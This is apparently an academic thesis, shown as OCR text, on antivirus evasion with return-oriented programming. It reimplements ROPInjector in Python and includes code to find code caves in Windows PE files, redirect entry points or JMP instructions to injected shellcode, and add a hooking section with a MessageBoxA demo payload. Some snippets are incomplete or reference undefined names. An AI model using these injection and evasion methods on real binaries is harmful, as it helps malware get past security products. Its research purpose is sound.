Msc Digital Systems Security
University of Piraeus

Antivirus evasion

USING RETURN ORIENTED PROGRAMMING

By Thanos Anagnostopoulos (MTE1801)

Abstract

This thesis aims to experiment with ROP as a mean of antivirus evasion. Specifically I had to understand, replicate in python and probably improve Poulios AV tool, **Ropinjector**. The tool should explore the potential of Return Oriented Programming as an antivirus evasion technique. Firstly we are going to go through some basics on Antivirus solutions and malware. Then we will present some techniques used by our solution to evade AVs.

Introduction

Antivirus

What is Antivirus anyway

Antivirus software are products meant to protect PCs/Phones/Servers from being taken over by malicious software and when this happens to perform all the actions required to remove the threat and return the device in its healthy state. The task that these products need to fulfil is very complex. In the early days AVs were used as a command line *scanner* trying to detect suspicious patterns in executable programs. Nowadays, the attack surface is so vast and an ordinary user must protect himself from well crafted viruses, browser exploits, web exploits, malicious documents, stealthy droppers, malicious browser add ons, kernel rootkits etc. A trustworthy product must guard against all these threads, without generating false alarms and without ruining the user's experience with exhausting device's memory.

Looking under the hood

In this section we will try to cover the main ways employed by the antivirus vendors in order to detect viruses.

Static signature analysis

Traditional antivirus software relies heavily upon signatures to identify malware. Substantially, when a malware arrives in the hands of an antivirus firm, it is analysed by malware researchers or by dynamic analysis systems. In computer security terminology, a signature is a typical footprint or pattern associated with a malicious attack on a computer network or system. This pattern can be a series of bytes in the file (byte sequence) in network traffic. It can also take the form of unauthorized software execution, unauthorized network access, unauthorized directory access, or anomalies in the use of network privileges. Once the code is determined to be malware, a proper signature of the file is extracted and added to the signatures database of the antivirus

software. Signature-based detection is also the critical pillar of security technologies such as AVs, IDS, IPS, firewall, and others.

Heuristic analysis

Nowadays malware writers usually employ several obfuscation techniques to evade signature detection. Since signature based detection recognises only previously analysed malwares only, computers would be unprotected from previously unknown computer viruses, as well as new variants of viruses. Therefore the antivirus vendors are implementing another line of defense by implementing static heuristic analysis, which does not rely on specific signatures to try to catch a certain family of malware or malware that shares similar properties. AV software allows a suspected program to run in a controlled environment instead of the actual system. From that execution patterns can be extracted and suspicious behavior can be identified. Most often static heuristics engines

Static Heuristics

The second method is static analysis where the examined program is disassembled and the code is analyzed to detect suspicious behavior. It is common to use heuristic engines that are based on machine learning algorithms, such as Bayesian networks or genetic algorithms, because they reveal information about similarities between families by focusing on the biggest malware groups created by their clustering toolkits (the heuristic engines). Since static analyzers examine the code without executing it,

malicious programs can use obfuscation to hide software features and remain undetected. The analysis starts by examining the code or analyzing the headers for suspicious commands/signs of malicious programs. In most cases AV products are delivered with an *expert system*. Expert system is a set of algorithms that emulate the analysis that would be performed by a human operator. When an analyst receives a PE sample the first few things that he/she/it will do is to observe the structure of the file and then inspect the disassembly of the file. Then there are some questions that must be answered such as: Does this program employ any tricks to fool a human? Is the entropy of the code unusual (usually means that we have an encrypted payload)? Are there any anti-debugging tricks? If the operator would respond positively to most of those questions, we could have a good hint that this could be a malicious program indeed. This kind of functionality is emulated by the AV

Dynamic Heuristics

Dynamic heuristic engines are implemented in the form of hooks (in userland or kernel-land) or based on emulation. The former approach is more reliable, because it involves actually looking at the true runtime behavior, while the latter is more error prone, because it largely depends on the quality of the corresponding CPU emulator engine and the quality of the emulated operating system API. Many antivirus products use userland hooks to monitor the execution of running processes. Hooking consists of detouring a number of common APIs, such as CreateFile or CreateProcess in Windows. So, instead of executing the actual code, a monitoring code installed by the antivirus is executed first

Our solution

Program functionality

In order to prepare the given shellcode, ROPInjector,firstly performs reverse analysis on it. The main purpose of this analysis is to parse the shellcode in an intermediate representation that will enable the tool's next steps. This Intermediate representation consists of predefined data structures that hold useful information regarding the ROP compilation. At this step,the first transformations occur. Firstly,the relative branches are processed and translated to 32-bit equivalent instructions where needed in order to avoid possible overflows during patching. The second transformation has to do with the elimination instructions using indirect addressing mode or the SIB addressing scheme. These instructions are transformed because they are long and not usually found in gadgets. Then ROPInjector composes a return-oriented equivalent of the source shellcode. To begin the procedure, the tool finds all the potentially usable gadgets in the targeted binary. By locating all the suitable instructions for gadget chaining and filtering out gadgets containing unusable instructions, the list of candidate gadgets is created.Following this procedure all these gadgets are parsed in higher-level intermediate representation as well, based on their meaning and expressing the instructions they could potentially encode. In the case where more gadgets are needed then new ones are crafted and injected in the 0xCC nests of the targeted binary.To ensure the successful matching of the discovered (or injected)gadgets with the shellcode, thetoolwill apply elementary one-to-one permutations on the source code. The last segment of this procedure is to create the chain of used gadgets by defining the stack operations that have to occur in order to ensure the execution of the shellcode and finally returning to the attacked program. The code could be injected in the 0xCC nests in the PEbut, as mentioned before, they are used in order to inject the ROP gadgets that weren't available in the .TEXT section of the PE. Another option would be to create a second executable section in the

binary,but this would be obvious for antiviruses to pick up.The choice the authors of the tool made was to append the shellcode in the existing .TEXT section readjusting the rest of the sections accordingly. The tool provides two options for passing control to the shellcode. The Shellcode can be linked to the entry of the PE or its exit. In the first option,the shellcode is executed before passing the control back to the program. This is done by changing the NT_HEADER.AddressOfEntryPointand pointing it to the first instruction of the shellcode (or the first push VA)at the end of the shellcode there is jump to the previously set entrypoint.In the latter option, all the calls to EXIT_PROCESS are replaced with a jump to the shellcode instead.

Rop fundamentals

The call stack is a data structure that controls the execution flow of a computer program. It tracks the calling of subroutines and the exact position in the code where execution resumes after each subroutine completes. A stack buffer overflow occurs when data is written to the stack which is longer than the length of the memory space allocated to the buffer – the result is that the adjacent memory space is overwritten. A number of technologies have been introduced to counter the threat of stack buffer overflow attacks, including:


- **Stack Canaries** (placing a random integer value at a specific point on the call stack which is regularly validated – if the stack if overwritten this value will change allowing the program to self-terminate safely)
- **Data Execution Prevention** (prevents the execution of code in memory spaces which should only contain data – like the call stack)

Hackers in order to bypass the later came up with the return oriented programming, a technique by which an attacker can induce arbitrary behavior in a program whose control flow he has diverted — without injecting any code. A return-oriented program chains together short instruction sequences already present in a program's address space, each of which ends in a "return" instruction.


Libraries

Docker

A container is a standard unit of software that packages up code and all its dependencies so the application runs quickly and reliably from one computing environment to another. A Docker container image is a lightweight, standalone, executable package of software that includes everything needed to run an application: code, runtime, system tools, system libraries and settings.




Docker container technology was launched in 2013 as an open source Docker Engine. It leveraged existing computing concepts around containers and specifically in the Linux world, primitives known as cgroups and namespaces. Docker's technology is unique because it focuses on the requirements of developers and systems operators to separate application dependencies from infrastructure.




LIEF

The purpose of this project is to provide a cross platform library which can parse, modify and abstract ELF, PE and MachO formats. In the architecture, each format has its own *namespace*, parser and builder.



The parser takes a binary, library... as input and decomposes in LIEF object. For instance, the ELF format has segments, so ELF::Parser will parse segments to create ELF::Segment. In the ELF::Binary class we will have a list of ELF::Segment which can be modified (change type, size, content...). Then the ELF::Builder will transform ELF::Binary into a valid executable.

This process can be summed up in the following figure:




Capstone Framework

Capstone is a lightweight multi-platform, multi-architecture disassembly framework. Its target is to make Capstone the ultimate disassembly engine for binary analysis and reversing in the security community. It helped me to disassemble bytes into human readable instruction for [almost] any ISA on [almost] any platform. This framework is used in more than 402 projects among them is radare2, one of the greatest framework for reverse-engineering and analyzing binaries.

Ropper

Ropper, as somebody might easily tell, is a rop gadget finder and a binary information tool. You can use ropper to look at information about files in different file formats and you can find ROP and JOP gadgets to build chains for different architectures. Ropper supports ELF, MachO and the PE file format. Other files can be opened in RAW format. Ropper is inspired by ROPgadget, but should be more than a gadgets finder. So it is

possible to show information about a binary like header, segments, sections etc. Furthermore it is possible to edit the binaries and edit the header fields, but currently this is not fully implemented and in an experimental state. The real reason we chose the specific library is because it supports semantic search. Almost all ROP gadget finders offer a syntactic search. The user gives an input which describes the gadget and the gadget finder goes through the list of found gadgets and matches each gadget with the given input. Mostly the user input is a kind of regular expression which is used on the gadget string. Since a lot assembly instructions have side effects, ropper translates each gadget into an intermediate representation of it. Ropper makes use of this intermediate representation to generate expressions and build formula for a SMT solver. Ropper uses a SMT solver to check if the formula satisfies the constraint given by the user. Ropper makes use of pyvex to create intermediate representation and z3 as SMT solver. Satisfiability Modulo Theories (SMT) problem is a decision problem for logical formulas with respect to combinations of background theories such as arithmetic, bit-vectors, arrays, and uninterpreted functions. Z3 is an efficient SMT solver with specialized algorithms for solving background theories. SMT solving enjoys a synergetic relationship with software analysis, verification and symbolic execution tools.



Code Analysis

Docker

The dockerfile specifies the “blueprints” to build the ropinjector's image. Docker can build images automatically by reading the instructions from a Dockerfile. A Dockerfile is a text document that contains all the commands a user could call on the command line to assemble an image. This image was created by following all the best practices mentioned in the docker documentation page. All these were enforced by linting the dockerfile with hadolint. Hadolint is a smarter Dockerfile linter that helps you build best practice Docker images. The linter is parsing the Dockerfile into an AST and performs rules on top of the AST. In the first part of the dockerfile we perform version pinning. The practice of “pinning dependencies” refers to making explicit the versions of software your *application* depends on (defining the dependencies of new software *libraries* is outside the scope of this document). Dependency pinning takes different forms in different frameworks, but the high-level idea is to “freeze” dependencies so that deployments are repeatable. Without this, we run the risk of executing different software whenever servers are restaged, a new team-member joins the project, or

between development and production environments. In addition to repeatability, pinning dependencies allows automatic notification of vulnerable dependencies via static analysis.

```
FROM debian:buster-slim

# System packages
ARG PYTHON_VERSION=3.7
ARG GIT_VERSION=3.9

# Python packages
ARG DOCOP_VERSION=0.6.2
ARG FIGLET_VERSION=0.8.post1
ARG SETUP_TOOLS_VERSION=41.6.0
ARG LIEF_VERSION=0.10.1
```

The next step is to install the system dependencies like the programming language that we are going to use, git and some python utils. In the end of this operation we remove all the packages that were automatically installed to satisfy dependencies for some package and that are no longer needed and then we purge the local repository of retrieved package files. This step helps us to keep the image as small as possible.

```
# Install all the python3 necessary libs
RUN apt-get -y install --no-install-recommends apt-transport-https
ca-certificates
RUN apt-get -y install --no-install-recommends git wget python${PYTHON_VERSION}
python${PYTHON_VERSION}-distutils

RUN apt-get autoremove
RUN apt-get autoclean
```

Moving forward we have to create a non-root user. One of the best practices while running Docker Container is to run processes with a non-root user. This is because if a user manages to break out of the application running as root in the container, he/she/it may gain root user access on the host. This is the design of the tool since the functionality to mount filesystems and isolate an application requires root capabilities on linux. Then we install the pip (package installer for Python) and the rest of the python dependencies. The proper way to do that would be to specify all the python dependencies in a dependency text file and then just do a `pip install -r ropinj-requirements.txt`

```
# Create an alternative user and move forward as him
RUN mkdir /var/ropinjector
RUN mkdir /var/testBinaries
RUN useradd -ms /bin/bash injector
RUN chown -R injector:injector /var/ropinjector

# Install pip3 and switch to non-root user to do the pip installation
# in his home directory instead of root's
USER injector
WORKDIR /home/injector
RUN wget https://bootstrap.pypa.io/get-pip.py
RUN python${PYTHON_VERSION} get-pip.py --user

# Switch back to root to create a symbolic link for python
USER root
RUN ln -s /usr/bin/python3 /usr/bin/python & \
   ln -s /usr/bin/pip3 /usr/bin/pip

# Step down again and perform a basic cleanup to save some space
USER injector
RUN rm get-pip.py
```

```
# Set python3 as the python version that we are going to use
ENV PATH "/home/injector/.local/bin:$PATH"
RUN echo "PATH=$PATH:/home/injector/.local/bin" >> ~/.bashrc
```

```
RUN echo "alias python=\"python${PYTHON_VERSION}\"" >> ~/.bashrc

# Install python deps ( will be replaced with pip install requirement.txt so we
don't need to touch dockerfile)
RUN pip install capstone --user
RUN pip install pefile --user
RUN pip install docopt==$DOCOP_VERSION --user
RUN pip install pyfiglet==$FIGLET_VERSION --user
RUN pip install setuptools==$SETUP_TOOLS_VERSION --user --force-reinstall
RUN pip install lief==$LIEF_VERSION --user

WORKDIR /var/ropinjector
```

Since we don't want the operator of the program to have any knowledge on what docker is and how it works we created a small neat bash scriptlet that will make the use of docker invisible. If it's the first time that somebody runs the project, it does all the image building, otherwise it just runs it.

```
#!/bin/bash

echo "Checking if ropinjector image exists..."
ropInjectorImage=$(docker image ls | grep bieh/ropinjector-av-evasion)

if [ -z "$ropInjectorImage" ]
then
     echo "[-] Ropinjector's image is NOT available"
     echo "[-] Let's build it.."
     docker build -t bieh/ropinjector-av-evasion .
     echo "[+] Ropinjector's image has been built successfully!"
else
     echo "[+] Ropinjector's image is here.."
fi

echo "[+] Let's run the container and get shell access"
docker run \
   -it \
   --rm \
   --name ropinjector \
   -v $PWD/src:/var/ropinjector/ \
```

```
    -v $PWD/binaries:/var/testBinaries/ \
    bieh/ropinjector-av-evasion bash
```

Cave finding

Code caves have an important and useful place in the underground world of hacking. *A **code cave** is a series of unused bytes in a process's memory.* The code cave inside a process's memory is often a reference to a section that has capacity for injecting custom instructions. The reason we need codecaves is because source code is rarely available to modify any given program. As a result, we have to physically (or virtually) modify the executable at an assembly level to make changes. Normally code caves are a sequence of *0x00 bytes,* which are bytes that C compilers often use for instruction alignment. From my research I've found that there are other sequences of bytes that do exist in various executables and are safe to be replaced with our malicious code. Thus I have created a dataclass to describe these kinds of cave definitions.

```
@dataclass
class CaveDefinition:
    name: str
    byteDef: bytes
    byteSize: int
@dataclass
class CodeCave:
    caveType: CaveDefinition
    firstByte: int
    caveSize: int

NullByteCaveDef: CaveDefinition = CaveDefinition('NullBytes', b'\x00\x00', 2)
DebugCaveDef: CaveDefinition = CaveDefinition('Debug', b'\xcc', 1)
NopCaveDef: CaveDefinition = CaveDefinition('Nop', b'\x90', 1)
caveDefs = [NullByteCaveDef, DebugCaveDef, NopCaveDef]
```

The bytes that will be replaced are sequences of null bytes, sequences of debug breakpoints and sequences of NOP instructions. Now that we have our definitions we

have to find those caves too. To do that we created a function that uses some generic utility functions that can be used in other tasks, such as finding the ROP gadgets.

```
def findCodeCaves(caveDefinitions, instructionIterator, minCaveSize):
   """ Takes an iterator that returns and bytes """
   initializedArraysForCaves = createEmptyArrayForCaves(caveDefinitions)
   caveBytesDef = [caveDef.byteDef for caveDef in caveDefs]
   caves: List[List[int]] = reduce(appendIfCaveFn(caveBytesDef), instructionIterator,
initializedArraysForCaves)
   finalCaves = []
   for indexOfCaveDef, caveDef in enumerate(caveDefinitions):
       # Find consecutively caves bytes which will create a code cave
       foundCaves = groupByLambda(caves[indexOfCaveDef], lambda x,y: x + caveDef.byteSize
== y, minCaveSize)
       # Create CodeCave obj
       finalCaves.extend(list(map(lambda cave: CodeCave(caveDef, cave[0],
len(cave)),foundCaves)))
   return finalCaves
```

FindCodeCaves uses a reduce function to retrieve all the bytes that could be used as codeCaves and their position. **Reduce**, combines the elements of the sequence together, using a binary function

reduce : (F × E → F) × Seq<E> × F → F.

In addition to the function and the list, it also takes an *initial value* that initializes the reduction, and that ends up being the return value if the list is empty. The function used in the reducer is ApependIfCaveFn. ApependIfCaveFn is a high order function that takes as an argument a cave definition and returns another function. The returned function filters all the bytes that could be used for a code cave and appends their address in a list. *GroupByLamda* generic functions creates a list composed of elements from the results of running each element of collection through groupingFn. The order of grouped values is determined by the order they occur in collection. The groupingFn is invoked with one argument. Also we have used an optional parameter which is

minGroupingSize. This param helps us retrieve groupings with a number of elements greater that *minGroupingSize*.

```
def groupByLambda(iterator: List, groupingFn: Callable, minGroupingSize: Optional[int]) ->
List[List]:
   groupedData: List[List]= [[]]
   lastGroupIndex = 0
   numberOfGroupings = 0
   if len(iterator) < 2:
       raise Exception('Iterator should contain at least 2 elements to apply groupByLambda
function')
   for index in range(1, len(iterator) - 1):
       if groupingFn(iterator[index - 1], iterator[index]):
           if numberOfGroupings == 0:
               groupedData[lastGroupIndex] =
groupedData[lastGroupIndex].__add__([iterator[index - 1], iterator[index]])
           else:
               groupedData[lastGroupIndex] =
groupedData[lastGroupIndex].__add__([iterator[index]])
           numberOfGroupings = numberOfGroupings + 1
       else:
           if minGroupingSize and len(groupedData[lastGroupIndex]) < minGroupingSize:
               groupedData[lastGroupIndex] = []
           if groupedData[lastGroupIndex]:
               groupedData.append([])
               lastGroupIndex = lastGroupIndex + 1
               numberOfGroupings = 0
   if not groupedData[lastGroupIndex]:
       return groupedData[:-1]
   else:
       return groupedData


def appendIfCaveFn(caveDef):
   def appendIfCave(arrayOfCaves: List[List], currentInstruction) -> List[List[int]]:
       # Due to different byte size we need to separate 1 byte cave bytes from 2 byte caves
       # This is handy in order to have more transparent groupping functions
       indexOfMatchingByte = checkForValueEquallity(currentInstruction.bytes, caveDef)
       if indexOfMatchingByte > -1:
           arrayOfCaves[indexOfMatchingByte].append(currentInstruction.address)
       return arrayOfCaves
```

```
    return appendIfCave

def checkForValueEquallity(value, arrayOfValues):
    for indexOfA, a in enumerate(arrayOfValues):
        if a == value:
            return indexOfA
    return -1
```

Invoking shellcode/ROP loader

At that part we need to find a place to invoke our shellcode/ROP loader etc. This can be achieved in 3 different ways. The most naive way would be to change the **AddressOfEntryPoint** in the PE headers. AddressOfEntryPoint is the address where the execution of the image begins. This value is an RVA that normally points to the .text (or CODE) section. The field is changed by most of the known virus infection types to point to the actual entry point of the virus code. The first known virus to use this technique was W95/Murkry.

```
def changeEntrypoint(binary, newEntrypointAddress):
    binary.optional_header.addressof_entrypoint = newEntrypointAddress
    return binary
```

The next is a bit more complicated and is to replace the destination address of either a JMP or a CALL opcode and redirect to the malicious code. As we did before we first gonna create a dataclass for *trampolineTypes* and *trampolineCandidates*. The first represents the possible opcodes that enable us to redirect the code execution and the later represents the actual bytes in the .text code. *TrampolineCandidate* consists of the type of the trampoline, the address in the .text section and the nextOpcodeAddress which identifies the size of the instruction.

```
@dataclass
```

```
class TrampolineType:
    name: str

@dataclass
class TrampolineCandidate:
    typeOfCandidate: TrampolineType
    candidateAddress: int
    nextOpcodeAddress: int

# Types of trampoline we can use to hijack the normal execution
jmpTrampoline: TrampolineType = TrampolineType('JMP')
callTrampoline: TrampolineType = TrampolineType('CALL')
```

Next we have to call the *findTrampolineCandidate* that will return us a *TrampolineCandidate* that will later on be used to hijack the execution. All we have to do is to get an iterator from capstone framework disassembler and get the

```
def findTrampolineCandidate(textSectionOfBinary) -> Optional[TrampolineCandidate]:
    textSectionOpcodes =
bytes(binary.get_content_from_virtual_address(binary.optional_header.addressof_entrypoint, 1000))
    md = capstone.Cs(capstone.CS_ARCH_X86, capstone.CS_MODE_32)
    textSectionIterator = md.disasm(textSectionOpcodes, binary.optional_header.imagebase +
binary.optional_header.addressof_entrypoint)
    for i in textSectionIterator:
        if i.mnemonic == "jmp":
            nextOpcode = next(textSectionIterator)
            print("0x%x:\t%s\t%s" %(i.address, i.mnemonic, i.op_str))
            print("JMP FOUND at 0x%X!!! LETS PATCH IT!!!" % i.address)
            print("NEXT IS 0x%X" % nextOpcode.address)
            return TrampolineCandidate(jmpTrampoline, i.address, nextOpcode.address)
    return None
```

Once we have our candidate we have to craft our jump command that will replace the original one. This function needs to be more generic and backed by more research.

```
# Recipe specific functions
# TODO: Make it generic bro. Function is too specific
def shellcodeInvocationCode(trampolineCandidate: TrampolineCandidate, addressToJump: int) ->
Optional[bytes]:
    diff = addressToJump - trampolineCandidate.nextOpcodeAddress
    print("The distance is 0x%X" % diff)
    addressDistance = addressToJump - trampolineCandidate.nextOpcodeAddress
    littleEndianAddress = (addressDistance).to_bytes(5, byteorder='little')
    return jmpOpCode + littleEndianAddress
```

Now we have all the components needed to finalize our injection. In this example we will demonstrate

```
def stickTheShellcode(shellcodeInjectionCmds, nextElem):
    (caveIndex, actualCave) = nextElem
    (previousInjectionCmds, shell, caves) = shellcodeInjectionCmds
    # If we run out of caves or the shellcode is injected successfully
    # The first should never happen in the production code
    # We should strongly guard against
    if len(caves) == 1 or len(calc_shell) == 0:
        return ([], shell[actualCave.caveSize:], caves[1:])
    # Jmp to the next
    sliceOfShell = shell[0:actualCave.caveSize]
    print("%X" % actualCave.firstByte)
    print(sliceOfShell)
    return ([], shell[actualCave.caveSize:], caves[1:])

#
# Invocation example for pathcer function
#
injectionInstruction: List = []
reduce(stickTheShellcode, enumerate(caves), (injectionInstruction, calc_shell, caves))
```

A more sophisticated approach would be to add hooks. Inline hooking or other techniques are methods of intercepting calls to target functions,which is mainly used by antiviruses, sandboxes, and malware. The general idea is to redirect a function to our

own, so that we can perform processing before and/or after the function does its; this could include: checking parameters, shimming, logging, spoofing returned data, and filtering calls. Rootkits tend to use hooks to modify data returned from system calls in order to hide their presence, whilst security software uses them to prevent/monitor potentially malicious operations. The hooks are placed by directly modifying code within the target function (inline modification), usually by overwriting the first few bytes with a jump; this allows execution to be redirected before the function does any processing. Most hooking engines use a 32-bit relative jump (opcode 0xE9), which takes up 5 bytes of space.

But first let's go through some DLL linking 101. In Windows environments, DLLs are linked through the PE file's import table to the application that uses them. The import table holds the names of the imported DLLs and also the names of the imported functions from those DLLs. The executable code is located in the .text section of PE files (or in the CODE section, as the Borland linker calls it). When the application calls a function that is in a DLL, the actual CALL instruction does not call the DLL directly. Instead, it goes first to a jump (JMP DWORD PTR [XXXXXXXX]) instruction somewhere in the executable's .text section. The address that the jump instruction looks up is stored in the .idata section and is called an entry within the IAT (Import Address Table). The jump instruction transfers control to that address pointed by the IAT entry, which is the intended target address. Thus, the DWORD in the .idata section contains the real address of the function entry point, as shown in the following dump.


```
.text (CODE)

0041008E E85A370000 CALL 004137ED ; KERNEL32!FindFirstFileA
004137F3 FF2570004300 JMP [KERNEL32!ExitProcess] ;

.idata (00430000) .
00430068 1E3CF177 ;-> 77F13C1E Entry of KERNEL32!GetProcAddress
00430070 6995F177 ;-> 77F0C3DB Entry of KERNEL32!ExitProcess
```

Now that we grasped the basics we can move on to the implementation of the hook. This technique consist of 3 parts:

1. The Hook – A 5 byte relative jump which is written to the target function in order to hook it, the jump will jump from the hooked function to our code.
2. The Proxy – This is our specified function (or code) which the hook placed on the target function will jump to.
3. The Trampoline – Used to bypass the hook so we can call a hooked function normally.

Why Trampoline

Let's say we want to hook MessageBoxA, print out the parameters from within the proxy function, then display the message box: In order to display the message box, we need to call MessageBoxA (which redirects to our proxy function, which in turn calls MessageBoxA). Obviously calling MessageBoxA from within our proxy function will just cause infinite recursion and the program will eventually crash due to a stack overflow. We could simply unhook MessageBoxA from within the proxy function, call it, then re-hooking it; but if multiple threads are calling MessageBoxA at the same time, this would cause a race condition and possibly crash the program. Instead, what we can do is store the first 5 bytes of MessageBoxA (these are overwritten by our hook), then when we need to call the non hooked MessageBoxA, we can execute the stored first 5 bytes, followed by a jump 5 bytes into MessageBoxA (directly after the hook). The following graph will act as visual aid.



Since we need this mechanism to invoke our code it could a good idea to hook ExitProcess or exit instead of MessageBoxA and spawn a new thread with our shellcode. To make it easier to understand we created an innocent program printing “Hello world”. Then we hooked *__acrt_iob_func*, which is used from *printf* function and instead of printing a message we show a pop up window and then exit.

```
title = "1312 or go home\0Dis is the proper hijack\0"
data  =  list(map(ord, title))

code = [
       0x6a, 0x00,                   # push 0                ; hWnd
       0x68, 0x00, 0x80, 0x40, 0x00, # push 0x408000         ; Title
       0x68, 0x10, 0x80, 0x40, 0x00, # push 0x408010         ; Message
       0x6a, 0x00,                   # push 0                ; MB_OK
       0xb8, 0x3c, 0x92, 0x40, 0x00, # mov eax, 0x40923C     ; MessageBoxA address
```

```
      0xff, 0x10,                   # call [eax]          ; MessageBoxA(hWnd,
Message, Title, MB_OK)
      0x6a, 0x00,                   # push 0              ; exit value
      0xb8, 0x34, 0x92, 0x40, 0x00, # mov eax, 0x409234   ; ExitProcess address
      0xff, 0x10,                   # call [eax]          ; ExitProcess(0)
      0xc3,                         # ret                 ; Never reached
      ]

# Create a '.text' section which will contain the hooking code
section_text                = lief.PE.Section(".htext")
section_text.content        = code
section_text.virtual_address = 0x7000
